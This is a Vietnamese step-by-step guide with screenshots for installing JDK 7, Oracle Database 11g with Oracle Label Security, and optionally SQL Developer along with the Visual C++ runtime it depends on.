
Để cài đặt Oracle 11g, trước hết phải cài JDK Development trước, ở đây cài đặt JDK Development 7.



Ấn Next



Chọn vị trí cài đặt JDK, ấn **Next**.




Ấn **Next**




Ấn **Close** để hoàn tất cài đặt JDK Development.

Bước 2: Cài đặt Oracle Database 11g.


Oracle Universal Installer được khởi động:




Trong cửa sổ **Configure Security Updates**, nhập email (có thể bỏ qua) rồi nhấn **Next**.




Chọn **Install database software only** trong cửa sổ **Select Installation option** và nhấn **Next**.




Chọn Single Instance Database installation rồi nhấn Next




Trong cửa sổ **Select Product Language** chọn English rồi ấn Next




Trong cửa sổ **Select Database Edition** chọn Select Options




Tại đây ta tích vào **Oracle Label Security** (vì sau này có phần thực hành về cơ chế này) sau đó nhấn **OK**




Sau đó quay ra cửa sổ **Select Database Edition** nhấn **Next**.



Trong cửa sổ **Specify Installation Location** ta chọn đường dẫn và nhấn **Next**




Trong cửa sổ **Summary**, chọn **Finish** để hoàn tất cài đặt.



Bước 3: cài SQL Developer (tùy chọn)

Nếu bạn cảm thấy tạo CSDL bằng câu lệnh trên SQL command line hay trên Database Home Page quá khô khan thì có thể tải về SQL Developer để thực hiện CSDL bằng giao diện đồ họa. Vì SQL Developer chạy trên nền của java, nhưng trong system 32 thiếu file MSCVR100.dll, nên ta có thể tải file đó về và đặt trong system 32 hoặc có thể cài vcredist_x86 như sau:

Ấn vào “I have read and accept the license terms.” Và ấn **Install**



Ấn **Finish** để kết thúc.

